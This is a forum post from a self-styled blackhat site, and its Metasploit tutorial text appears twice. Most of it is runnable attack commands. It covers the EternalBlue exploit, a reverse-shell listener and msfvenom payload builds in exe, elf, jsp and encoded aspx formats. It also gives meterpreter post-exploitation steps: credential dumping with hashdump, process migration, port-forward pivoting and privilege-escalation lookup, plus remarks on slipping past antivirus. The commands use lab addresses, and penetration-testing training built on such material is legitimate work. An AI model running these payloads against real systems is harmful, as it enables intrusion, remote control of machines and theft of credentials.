

- Joined
- Dec 30, 2024
- Messages
- 396
- Reaction score
- 208
- Points
- 62
- Website
- blackhatpakistan.net
- Points
- 1,108
- USD
- 1,108
A Metasploit tutorial covers the workflow you use once msfconsole is open: pick a module, set the options, run it, and manage the session it hands back. Metasploit is a framework of exploits, payloads, encoders, and post-exploitation modules - 2000+ of them - and the skill that matters is not memorizing exploits but navigating the framework: search, use, set, check, run, then what to do when a meterpreter session opens.
TL;DR - The loop is search -> use -> show options -> set -> check -> run. Sessions live in the background (sessions -i 1 to interact). multi/handler is the listener half of any staged payload. msfvenom builds the other half. Post modules turn a raw session into loot. Almost every failed run is one of three things: wrong target (arch or version), a payload that does not match the exploit's platform, or options silently left at defaults.

CONSOLE BASICS
- set vs setg - set is per-module, setg persists until unsetg
- show options shows required in [+] - anything missing there is why run fails
- check is the single most-skipped step that saves the most time
- -j backgrounds the exploit job so the console stays free
STAGED VS STAGELESS, AND WHY IT MATTERS
A staged payload (reverse_tcp, staged variants end in /) sends a small stager first, then pulls the full DLL over the connection - tiny on the wire, but it needs a matching handler listening. A stageless payload embeds everything in one blob - bigger, no second transfer, more reliable through flaky NAT. Platform must match the exploit: a windows/x64 exploit cannot fire a linux payload, and x86 modules on x64 targets fail at migration time unless the exploit is arch-agnostic.

THE HANDLER - WHERE SESSIONS COME FROM
Any payload you generate elsewhere needs a listener, and multi/handler is it:
Mismatched LHOST/LPORT between msfvenom output and handler options is the number-one reason a payload "does nothing." The handler does not care about LHOST's interface - it cares that the address the payload will dial is one the handler bound.

MSFVENOM - BUILDING PAYLOADS
-f chooses the container (exe, elf, aspx, raw for web shells), -e picks an encoder, -i sets iterations. Encoders do not beat signature AV on their own - they mutate the shellcode pattern, which defeats naive string matching, not behavioral detection. To list everything: msfvenom -l payloads, -l formats, -l encoders.
SESSIONS AND METERPRETER
Inside meterpreter:
local_exploit_suggester is the bridge from a foothold to privilege escalation - it matches the build from the session against the exploit directory. On the Linux side, the shell session equivalent is sessions -u to upgrade into a Linux meterpreter or a shell wrapper script.
WHEN IT FAILS
- "exploit completed, but no session was opened" - target checked out but the payload died: wrong arch, AV killed it, or LHOST unreachable from the target. Try stageless, try a different port, check routing.
- "Failed to bind" - LPORT already taken or privileged port without rights.
- check returns not vulnerable - trust it. Eternalblue against a patched host just burns time and logs.
- Session opens then drops instantly - unstable exploit (or the service crashed). Migrate immediately on stable sessions, and prefer exploits that do not restart services.
- Nothing at all - verify the handler first with a deliberate throwaway payload before blaming the exploit.
FAQ
Q: Exploit or post module first after a session?
A: Session hygiene first - sysinfo, getuid, background if needed - then local_exploit_suggester, then post modules for loot while you work the privesc.
Q: What is the difference between a session and a channel?
A: A session is the connection object in msfconsole; a channel is an interactive pipe inside it (shell, powershell, python). sessions -i walks into the session, background leaves it running.
Q: Does msfconsole need a database?
A: No - without one, db_nmap and loot tracking are unavailable but everything else works. With one, search results and hosts correlate across runs, which matters on any engagement longer than one target.
Q: How do blue teams see Metasploit?
A: By its artifacts, not its name: service installs from meterpreter's getsystem, known default ports if you never changed LPORT, spawned processes from metsrv injection, and the specific child-process trees the framework creates. Changing ports and migrating into legitimate processes delays identification; it does not prevent it.
RELATED ON BLACKHAT PAKISTAN
Windows Privilege Escalation - what local_exploit_suggester points at.
Reverse Shell Cheatsheet - the manual version of what handler automates.
Nmap Cheat Sheet 2026 - feeding targets into db_nmap.
Kali Linux Tools List 2026 - Metasploit's neighbors in the toolkit.
TL;DR - The loop is search -> use -> show options -> set -> check -> run. Sessions live in the background (sessions -i 1 to interact). multi/handler is the listener half of any staged payload. msfvenom builds the other half. Post modules turn a raw session into loot. Almost every failed run is one of three things: wrong target (arch or version), a payload that does not match the exploit's platform, or options silently left at defaults.
CONSOLE BASICS
Code:
msfconsole -q                      quiet start, no banner

workspace -a projectA              separate loot per engagement

db_nmap -sV -sC 10.10.10.5         run nmap through the framework, results into the db

search eternalblue type:exploit     search by name, type, platform, CVE

use exploit/windows/smb/ms17_010_eternalblue

show options                        every required and optional setting

set RHOSTS 10.10.10.5              targets

set PAYLOAD windows/x64/meterpreter/reverse_tcp

check                               is the target even vulnerable? run this first

run                                 or exploit -j to background it
Code:
search type:payload platform:windows     payloads are modules too

show payloads                            after a module is loaded, only compatible ones

setg RHOSTS 10.10.10.0/24               globals stick across module switches

unsetg RHOSTS                            clear them again
- set vs setg - set is per-module, setg persists until unsetg
- show options shows required in [+] - anything missing there is why run fails
- check is the single most-skipped step that saves the most time
- -j backgrounds the exploit job so the console stays free
STAGED VS STAGELESS, AND WHY IT MATTERS
A staged payload (reverse_tcp, staged variants end in /) sends a small stager first, then pulls the full DLL over the connection - tiny on the wire, but it needs a matching handler listening. A stageless payload embeds everything in one blob - bigger, no second transfer, more reliable through flaky NAT. Platform must match the exploit: a windows/x64 exploit cannot fire a linux payload, and x86 modules on x64 targets fail at migration time unless the exploit is arch-agnostic.
THE HANDLER - WHERE SESSIONS COME FROM
Any payload you generate elsewhere needs a listener, and multi/handler is it:
Code:
use exploit/multi/handler

set PAYLOAD windows/x64/meterpreter/reverse_tcp    must match the generated payload exactly

set LHOST 10.10.10.2

set LPORT 4444

run
Mismatched LHOST/LPORT between msfvenom output and handler options is the number-one reason a payload "does nothing." The handler does not care about LHOST's interface - it cares that the address the payload will dial is one the handler bound.
MSFVENOM - BUILDING PAYLOADS
Code:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.10.2 LPORT=4444 -f exe -o shell.exe

msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.10.2 LPORT=4444 -f elf -o shell.elf

msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.10.2 -f raw -o s.jsp

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.10.2 LPORT=4444 -f aspx -e x64/xor_dynamic -i 5 -o shell.aspx
-f chooses the container (exe, elf, aspx, raw for web shells), -e picks an encoder, -i sets iterations. Encoders do not beat signature AV on their own - they mutate the shellcode pattern, which defeats naive string matching, not behavioral detection. To list everything: msfvenom -l payloads, -l formats, -l encoders.
SESSIONS AND METERPRETER
Code:
sessions                            list them

sessions -i 2                       interact with session 2

sessions -u 2                       upgrade shell to meterpreter when possible

bg                                  background the current session
Inside meterpreter:
Code:
sysinfo; getuid; getpwd            what am I, who am I, where am I

ps                                   process list for migration targets

migrate 1244                         move into a stable process

hashdump                             needs SYSTEM or admin - credential material for later

run post/multi/recon/local_exploit_suggester    what privesc paths exist on this box?

portfwd add -l 8080 -r 10.10.10.5 -p 80        pivot a port through the session

background                           keep it alive while you use the console
local_exploit_suggester is the bridge from a foothold to privilege escalation - it matches the build from the session against the exploit directory. On the Linux side, the shell session equivalent is sessions -u to upgrade into a Linux meterpreter or a shell wrapper script.
WHEN IT FAILS
- "exploit completed, but no session was opened" - target checked out but the payload died: wrong arch, AV killed it, or LHOST unreachable from the target. Try stageless, try a different port, check routing.
- "Failed to bind" - LPORT already taken or privileged port without rights.
- check returns not vulnerable - trust it. Eternalblue against a patched host just burns time and logs.
- Session opens then drops instantly - unstable exploit (or the service crashed). Migrate immediately on stable sessions, and prefer exploits that do not restart services.
- Nothing at all - verify the handler first with a deliberate throwaway payload before blaming the exploit.
FAQ
Q: Exploit or post module first after a session?
A: Session hygiene first - sysinfo, getuid, background if needed - then local_exploit_suggester, then post modules for loot while you work the privesc.
Q: What is the difference between a session and a channel?
A: A session is the connection object in msfconsole; a channel is an interactive pipe inside it (shell, powershell, python). sessions -i walks into the session, background leaves it running.
Q: Does msfconsole need a database?
A: No - without one, db_nmap and loot tracking are unavailable but everything else works. With one, search results and hosts correlate across runs, which matters on any engagement longer than one target.
Q: How do blue teams see Metasploit?
A: By its artifacts, not its name: service installs from meterpreter's getsystem, known default ports if you never changed LPORT, spawned processes from metsrv injection, and the specific child-process trees the framework creates. Changing ports and migrating into legitimate processes delays identification; it does not prevent it.
RELATED ON BLACKHAT PAKISTAN
Windows Privilege Escalation - what local_exploit_suggester points at.
Reverse Shell Cheatsheet - the manual version of what handler automates.
Nmap Cheat Sheet 2026 - feeding targets into db_nmap.
Kali Linux Tools List 2026 - Metasploit's neighbors in the toolkit.
Last edited:


